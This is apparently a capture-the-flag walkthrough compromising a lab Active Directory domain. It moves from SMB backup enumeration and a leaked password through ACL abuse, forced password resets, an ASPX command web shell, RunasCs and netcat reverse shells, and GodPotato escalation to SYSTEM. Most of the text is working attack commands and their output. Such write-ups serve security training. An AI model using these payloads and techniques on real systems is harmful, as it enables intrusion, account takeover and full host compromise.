SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [+] city.local\nina.soto:123nina321
SMB         10.1.80.79      445    DC-CC            [*] Enumerated shares
SMB         10.1.80.79      445    DC-CC            Share           Permissions     Remark
SMB         10.1.80.79      445    DC-CC            -----           -----------     ------
SMB         10.1.80.79      445    DC-CC            ADMIN$                          Remote Admin
SMB         10.1.80.79      445    DC-CC            Backups         READ
SMB         10.1.80.79      445    DC-CC            C$                              Default share
SMB         10.1.80.79      445    DC-CC            IPC$            READ            Remote IPC
SMB         10.1.80.79      445    DC-CC            NETLOGON        READ            Logon server share
SMB         10.1.80.79      445    DC-CC            SYSVOL          READ            Logon server share
SMB         10.1.80.79      445    DC-CC            Uploads
The Backups SMB share contains two directories.
1
2
3
4
5
6
7
8
9
> smbclient //10.1.80.79/Backups -U 'nina.soto%123nina321'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Oct 30 12:55:14 2025
  ..                                  D        0  Thu Oct 30 12:55:14 2025
  Documents Backup                   Dn        0  Thu Oct 30 12:55:14 2025
  UserProfileBackups                 Dn        0  Thu Oct 30 14:55:27 2025

		12966143 blocks of size 4096. 8390720 blocks available
The UserProfileBackups directory contains two .wim (Windows Imaging Format) profile backup images.
1
2
3
4
5
6
smb: \> cd UserProfileBackups
dsmb: \UserProfileBackups\> dir
  .                                  Dn        0  Thu Oct 30 14:55:27 2025
  ..                                 Dn        0  Thu Oct 30 14:55:27 2025
  clerk.john_ProfileBackup_0729.wim     An 69883158  Thu Oct 30 12:23:22 2025
  sam.brooks_ProfileBackup_0728.wim      A   130326  Thu Oct 30 14:55:12 2025
After mounting the clerk.john WIM image, we discover an email from Emma on the user’s Desktop.
The email reveals that emma.hayes has granted clerk.john temporary access to her account, with credentials stored in Windows Credential Manager protected by DPAPI.
Since Emma stored her credentials in Windows Credential Manager and granted John permission to use them, the first place worth exploring is the PowerShell history file. This file may contain commands John used to access the account, potentially including credentials written in plaintext.
Its default path is:
%APPDATA%\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
By reading this history file, I found Emma’s password in cleartext, which had been passed as an argument to the cmdkey command.
1
2
3
4
5
6
7
8
9
cmdkey /add:city-dc /user:city.local\emma.hayes /pass:[REDACTED]
cmdkey /add:DC-CC.city.local /user:emma.hayes /pass:[REDACTED]
# Gespeicherte Credentials anzeigen
cmdkey /list
# DPAPI Dateien anzeigen
dir "%appdata%\Microsoft\Credentials\"
# Sollte zeigen:
# Target: Domain:target=web-portal
<SNIP>
Jumping to sam.brooks - [USER FLAG]
I performed a quick scan for dangerous ACLs that Emma has over domain objects.
We can see that Emma has WriteDACL over the CityOps OU. This permission allows us to modify the object’s DACL, meaning we can grant ourselves GenericAll over the OU which then enables us to perform powerful attacks against objects within it, such as forcing password changes on user accounts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
> python3 aclhug.py --dc-ip 10.1.80.79 -d city.local -u svc_services_portal -p '[REDACTED]' -t emma.hayes

  🟠 HIGH      WriteAllProperties
       Target    : Quarantine  [top | organizationalunit]
       DN        : OU=Quarantine,DC=city,DC=local
       Rights    : ReadControl, WriteAllProperties[no-GUID], ReadProperty, ListChildren
       Technique : Write any attribute (WriteProperty with no GUID restriction)
       Methods   : shadow-credentials, set-spn, set-rbcd, set-scriptpath, set-primary-group, write-alt-sec-ids
       Attack    : Same as GenericWrite — write any attribute without restriction.
       ACE Type  : ACCESS_ALLOWED_ACE

  🟠 HIGH      WriteDacl
       Target    : rita.cho  [top | person | organizationalperson | user]
       DN        : CN=Rita Cho,OU=CityOps,DC=city,DC=local
       Rights    : WriteDacl
       Technique : DACL Write — grant arbitrary rights to yourself on the target
       Methods   : write-dacl → add GenericAll → full control
       Attack    : Grant yourself GenericAll, then proceed with any attack.
       ACE Type  : ACCESS_ALLOWED_ACE [inherited]

  🟠 HIGH      WriteDacl
       Target    : alex.king  [top | person | organizationalperson | user]
       DN        : CN=Alex King,OU=CityOps,DC=city,DC=local
       Rights    : WriteDacl
       Technique : DACL Write — grant arbitrary rights to yourself on the target
       Methods   : write-dacl → add GenericAll → full control
       Attack    : Grant yourself GenericAll, then proceed with any attack.
       ACE Type  : ACCESS_ALLOWED_ACE [inherited]

  🟠 HIGH      WriteAllProperties
       Target    : web_admin  [top | person | organizationalperson | user]
       DN        : CN=Web Admin,OU=Quarantine,DC=city,DC=local
       Rights    : ReadControl, WriteAllProperties[no-GUID], ReadProperty, ListChildren
       Technique : Write any attribute (WriteProperty with no GUID restriction)
       Methods   : shadow-credentials, set-spn, set-rbcd, set-scriptpath, set-primary-group, write-alt-sec-ids
       Attack    : Same as GenericWrite — write any attribute without restriction.
       ACE Type  : ACCESS_ALLOWED_ACE [inherited]

  🟠 HIGH      WriteDacl
       Target    : sam.brooks  [top | person | organizationalperson | user]
       DN        : CN=Sam Brooks,OU=CityOps,DC=city,DC=local
       Rights    : WriteDacl
       Technique : DACL Write — grant arbitrary rights to yourself on the target
       Methods   : write-dacl → add GenericAll → full control
       Attack    : Grant yourself GenericAll, then proceed with any attack.
       ACE Type  : ACCESS_ALLOWED_ACE [inherited]

  🟠 HIGH      WriteDacl
       Target    : CityOps  [top | organizationalunit]
       DN        : OU=CityOps,DC=city,DC=local
       Rights    : WriteDacl
       Technique : DACL Write — grant arbitrary rights to yourself on the target
       Methods   : write-dacl → add GenericAll → full control
       Attack    : Grant yourself GenericAll, then proceed with any attack.
       ACE Type  : ACCESS_ALLOWED_ACE

════════════════════════════════════════════════════════════════════════════════
Adding GenericAll right using bloodyAD.
1
2
> bloodyAD --host 10.1.80.79 -d city.local -u emma.hayes -p '[REDACTED]' add genericAll 'OU=CityOps,DC=city,DC=local' emma.hayes
[+] emma.hayes has now GenericAll on OU=CityOps,DC=city,DC=local
Cheking emma right again …
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
> python3 aclhug.py --dc-ip 10.1.80.79 -d city.local -u svc_services_portal -p '[REDACTED]' -t emma.hayes

  🔴 CRITICAL  GenericAll
       Target    : rita.cho  [top | person | organizationalperson | user]
       DN        : CN=Rita Cho,OU=CityOps,DC=city,DC=local
       Rights    : GenericAll
       Technique : Full Object Control — read, write, delete, change owner, modify DACL
       Methods   : force-change-password, add-member, write-dacl, take-ownership, shadow-credentials, set-spn, set-rbcd, set-primary-group, set-scriptpath, write-property
       Attack    : Exploit any of the listed methods. GenericAll = complete account
                   takeover.
       ACE Type  : ACCESS_ALLOWED_ACE [inherited]

  🔴 CRITICAL  GenericAll
       Target    : alex.king  [top | person | organizationalperson | user]
       DN        : CN=Alex King,OU=CityOps,DC=city,DC=local
       Rights    : GenericAll
       Technique : Full Object Control — read, write, delete, change owner, modify DACL
       Methods   : force-change-password, add-member, write-dacl, take-ownership, shadow-credentials, set-spn, set-rbcd, set-primary-group, set-scriptpath, write-property
       Attack    : Exploit any of the listed methods. GenericAll = complete account
                   takeover.
       ACE Type  : ACCESS_ALLOWED_ACE [inherited]

  🔴 CRITICAL  GenericAll
       Target    : sam.brooks  [top | person | organizationalperson | user]
       DN        : CN=Sam Brooks,OU=CityOps,DC=city,DC=local
       Rights    : GenericAll
       Technique : Full Object Control — read, write, delete, change owner, modify DACL
       Methods   : force-change-password, add-member, write-dacl, take-ownership, shadow-credentials, set-spn, set-rbcd, set-primary-group, set-scriptpath, write-property
       Attack    : Exploit any of the listed methods. GenericAll = complete account
                   takeover.
       ACE Type  : ACCESS_ALLOWED_ACE [inherited]

  🔴 CRITICAL  GenericAll
       Target    : CityOps  [top | organizationalunit]
       DN        : OU=CityOps,DC=city,DC=local
       Rights    : GenericAll
       Technique : Full Object Control — read, write, delete, change owner, modify DACL
       Methods   : force-change-password, add-member, write-dacl, take-ownership, shadow-credentials, set-spn, set-rbcd, set-primary-group, set-scriptpath, write-property
       Attack    : Exploit any of the listed methods. GenericAll = complete account
                   takeover.
       ACE Type  : ACCESS_ALLOWED_ACE
<SNIP>
Now we can perform a forced password change attack against sam.brooks.
1
2
> bloodyAD --host 10.1.80.79 -d city.local -u emma.hayes -p '[REDACTED]' set password sam.brooks 'Password@123'
[+] Password changed successfully!
Cheking account via nxc …
1
2
3
> nxc smb 10.1.80.79 -u sam.brooks -p 'Password@123'
SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [-] city.local\sam.brooks:Password@123 STATUS_ACCOUNT_DISABLED
The aacount is disabled, we can enable it using bloodyAD by deleting ACCOUNTDISABLE flag.
1
2
3
4
5
6
7
8
> bloodyAD --host 10.1.80.79 -d city.local -u emma.hayes -p '[REDACTED]' get object sam.brooks --attr userAccountControl

distinguishedName: CN=Sam Brooks,OU=CityOps,DC=city,DC=local
userAccountControl: ACCOUNTDISABLE; NORMAL_ACCOUNT


> bloodyAD --host 10.1.80.79 -d city.local -u emma.hayes -p '[REDACTED]' set object sam.brooks userAccountControl -v '512' --raw
[+] sam.brooks's userAccountControl has been updated
The method has already been explained here.
Checking account again …
1
2
3
> nxc smb 10.1.80.79 -u sam.brooks -p 'Password@123'
SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [+] city.local\sam.brooks:Password@123
Connect via winrm then grep user flag from sam.brooks desktop.
Jumping to web_admin
We had emma.hayes, a low-privileged account sitting in the environment with some dangerous ACLs, one of them is WriteAllProperties over the Quarantine OU.
That permission wasn’t scoped to the OU alone, it inherited down to every object living inside it, including our target, web_admin. And once you hold WriteAllProperties directly on an object, you’re no longer just editing attributes. You’re opening the door to an LDAP modifyDN operation, which is exactly what bloodyAD leveraged to silently relocate web_admin out of Quarantine and into CityOps, no DeleteChild required, no loud noise, just a clean object move.
1
2
> bloodyAD --host 10.1.80.79 -d city.local -u emma.hayes -p '[REDACTED]' set object web_admin distinguishedName -v 'CN=Web Admin,OU=CityOps,DC=city,DC=local'
[+] web_admin's distinguishedName has been updated
We had already use WriteDACL over CityOps OU, we quietly slipped ourselves GenericAll, full control over the OU and anything that lands in it. So the moment web_admin crossed into CityOps, it fell under our complete authority.
From there, it was a matter of abusing the User-Force-Change-Password extended right that comes bundled with GenericAll, resetting web_admin password
1
2
> bloodyAD --host 10.1.80.79 -d city.local -u emma.hayes -p '[REDACTED]' set password web_admin 'Password@123'
[+] Password changed successfully!
Chcking account …
1
2
3
> nxc smb 10.1.80.79 -u web_admin -p 'Password@123'
SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [+] city.local\web_admin:Password@123
Escalate our Privileges
At this stage, although we have successfully compromised the credentials of the web_admin account, we lack any direct interactive access to it, as neither RDP nor WinRM are accessible under this account’s privileges.
To work around this restriction, the strategy is to first authenticate to the target host via WinRM using the sam.brooks user, who does have the necessary remote management permissions.
1
2
3
4
5
6
7
8
9
10
> evil-winrm -i 10.1.80.79 -u sam.brooks -p 'Password@123'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> whoami
Once a remote session is established, we can utilize RunasCs, its an improved open-source alternative to runas.exe that accepts credentials via command line and supports I/O redirection to execute arbitrary commands in the security context of web_admin.
Since RunasCs is not pre-installed on Windows systems, we need to download the binary on our attacking machine and transfer it to the target host prior to execution.
1
2
3
4
5
*Evil-WinRM* PS C:\temp> .\RunasCs.exe web_admin 'Password@123' "whoami"
[*] Warning: User profile directory for user web_admin does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'web_admin' is limited. Use the flag combination --bypass-uac and --logon-type '5' to obtain a more privileged token.

city\web_admin
Fortunately, RunasCs provides the -r
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\temp> .\RunasCs.exe web_admin 'Password@123' "cmd.exe" -r <tun0 IP>:4444
[*] Warning: User profile directory for user web_admin does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'web_admin' is limited. Use the flag combination --bypass-uac and --logon-type '5' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-1fa469$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 5440 created in background.
We have successfully obtained a shell as web_admin.
1
2
3
4
5
6
7
8
9
> nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.1.80.79 50246
Microsoft Windows [Version 10.0.17763.5936]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
city\web_admin
Since we now have code execution under the web_admin account, and we previously identified a web application running on IIS, the next step is to enumerate the web root files located in the C:\inetpub directory, the default IIS web root on Windows systems.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
C:\Windows\system32>cd C:\inetpub
cd C:\inetpub

C:\inetpub>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CCCC-FB95

 Directory of C:\inetpub

10/24/2025  06:50 AM    <DIR>          .
10/24/2025  06:50 AM    <DIR>          ..
10/24/2025  06:50 AM    <DIR>          custerr
02/06/2026  04:40 AM    <DIR>          history
10/24/2025  10:10 AM    <DIR>          logs
10/24/2025  06:50 AM    <DIR>          temp
02/06/2026  07:26 AM    <DIR>          wwwroot
               0 File(s)              0 bytes
               7 Dir(s)  34,360,836,096 bytes free

C:\inetpub>cd wwwroot
cd wwwroot

C:\inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CCCC-FB95

 Directory of C:\inetpub\wwwroot

02/06/2026  07:26 AM    <DIR>          .
02/06/2026  07:26 AM    <DIR>          ..
02/06/2026  05:20 AM            23,030 city-news.html
02/06/2026  07:21 AM        10,186,198 city_services_portal.bin
10/31/2025  12:12 PM        10,816,349 city_services_portal.exe
02/22/2026  12:22 PM            26,031 documents-forms.html
02/06/2026  05:35 AM            29,263 emergeny-infos.html
02/06/2026  05:36 AM            25,807 faqs.html
02/06/2026  05:14 AM            24,118 index.html
11/28/2025  02:26 PM    <DIR>          uploads
               7 File(s)     21,130,796 bytes
               3 Dir(s)  34,360,836,096 bytes free

C:\inetpub\wwwroot>cd uploads
cd uploads

C:\inetpub\wwwroot\uploads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CCCC-FB95

 Directory of C:\inetpub\wwwroot\uploads

11/28/2025  02:26 PM    <DIR>          .
11/28/2025  02:26 PM    <DIR>          ..
10/24/2025  11:23 AM             1,218 test.aspx
               1 File(s)          1,218 bytes
               2 Dir(s)  34,360,836,096 bytes free

Upon enumerating the C:\inetpub directory, we discovered an ASPX file named test.aspx within the uploads directory. Notably, this file is directly accessible via the browser, meaning it is being served by IIS.
As confirmed by the icacls output, web_admin holds Modify (M) permissions over test.aspx, meaning we can overwrite its contents.
1
2
3
4
5
6
7
8
9
10
C:\inetpub\wwwroot\uploads>icacls "C:\inetpub\wwwroot\uploads\test.aspx"
icacls "C:\inetpub\wwwroot\uploads\test.aspx"
C:\inetpub\wwwroot\uploads\test.aspx BUILTIN\IIS_IUSRS:(I)(RX)
                                     CITY\web_admin:(I)(M)
                                     NT SERVICE\TrustedInstaller:(I)(F)
                                     NT AUTHORITY\SYSTEM:(I)(F)
                                     BUILTIN\Administrators:(I)(F)
                                     BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
Since this file is served by IIS, it executes under the IIS application pool identity, so by replacing it with a malicious ASPX web shell or reverse shell payload, we can obtain code execution under the IIS service account.
- Web Shell
1
2
C:\inetpub\wwwroot\uploads>echo ^<%@ Page Language="C#" %^>^<%@ Import Namespace="System.Diagnostics" %^>^<% string c = Request["cmd"]; if (!string.IsNullOrEmpty(c)) { Process p = new Process(); p.StartInfo.FileName = "cmd.exe"; p.StartInfo.Arguments = "/c " + c; p.StartInfo.RedirectStandardOutput = true; p.StartInfo.UseShellExecute = false; p.Start(); Response.Write(new System.IO.StreamReader(p.StandardOutput.BaseStream).ReadToEnd()); p.WaitForExit(); } %^> > C:\inetpub\wwwroot\uploads\test.aspx
echo ^<%@ Page Language="C#" %^>^<%@ Import Namespace="System.Diagnostics" %^>^<% string c = Request["cmd"]; if (!string.IsNullOrEmpty(c)) { Process p = new Process(); p.StartInfo.FileName = "cmd.exe"; p.StartInfo.Arguments = "/c " + c; p.StartInfo.RedirectStandardOutput = true; p.StartInfo.UseShellExecute = false; p.Start(); Response.Write(new System.IO.StreamReader(p.StandardOutput.BaseStream).ReadToEnd()); p.WaitForExit(); } %^> > C:\inetpub\wwwroot\uploads\test.aspx
To confirm that our web shell is functional, we access test.aspx via the browser to verify that it is executing correctly under the IIS application pool identity.

Then, we can easily obtain a reverse shell.
1
2
3
4
5
6
> nc -nlvp 8888
Listening on 0.0.0.0 8888
Connection received on 10.1.80.79 50718

PS C:\windows\system32\inetsrv> whoami
iis apppool\defaultapppool
Next, we enumerate the privileges assigned to the current application pool identity.
We observe that the current identity has SeImpersonatePrivilege enabled. This privilege allows the process to impersonate a client after authentication, which can be leveraged to escalate privileges to NT AUTHORITY\SYSTEM via the Potato family of exploits. Given the environment, GodPotato is a suitable candidate for exploitation.
To proceed with exploitation, we transfer GodPotato and Netcat binaries to the target machine.
We set up a netcat listener on the attacker machine to catch the incoming connection:
1
2
> nc -nlvp 8443
Listening on 0.0.0.0 8443
We then execute GodPotato, specifying our netcat binary as the command to run upon successful impersonation.
1
PS C:\temp> .\GodPotato-NET4.exe -cmd "nc.exe <tun0 IP> 8443 -e cmd"
As a result, we successfully receive a reverse shell running under the context of NT AUTHORITY\SYSTEM, confirming full privilege escalation on the target machine.
1
2
3
4
5
6
7
8
9
10
11
> nc -nlvp 8443
Listening on 0.0.0.0 8443

Connection received on 10.1.80.79 50905

Microsoft Windows [Version 10.0.17763.5933]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\temp>whoami
whoami
nt authority\system
Finally we can obtain the root flag.
1
2
3
4
5
6
7
8
9
10
11
12
C:\temp>dir c:\Users\Administrator\Desktop
dir c:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is CCCC-FB95

 Directory of c:\Users\Administrator\Desktop

02/27/2026  07:55 AM    <DIR>          .
02/27/2026  07:55 AM    <DIR>          ..
10/24/2025  11:53 AM             1,230 root.txt
               1 File(s)          1,230 bytes
               2 Dir(s)  34,359,267,328 bytes free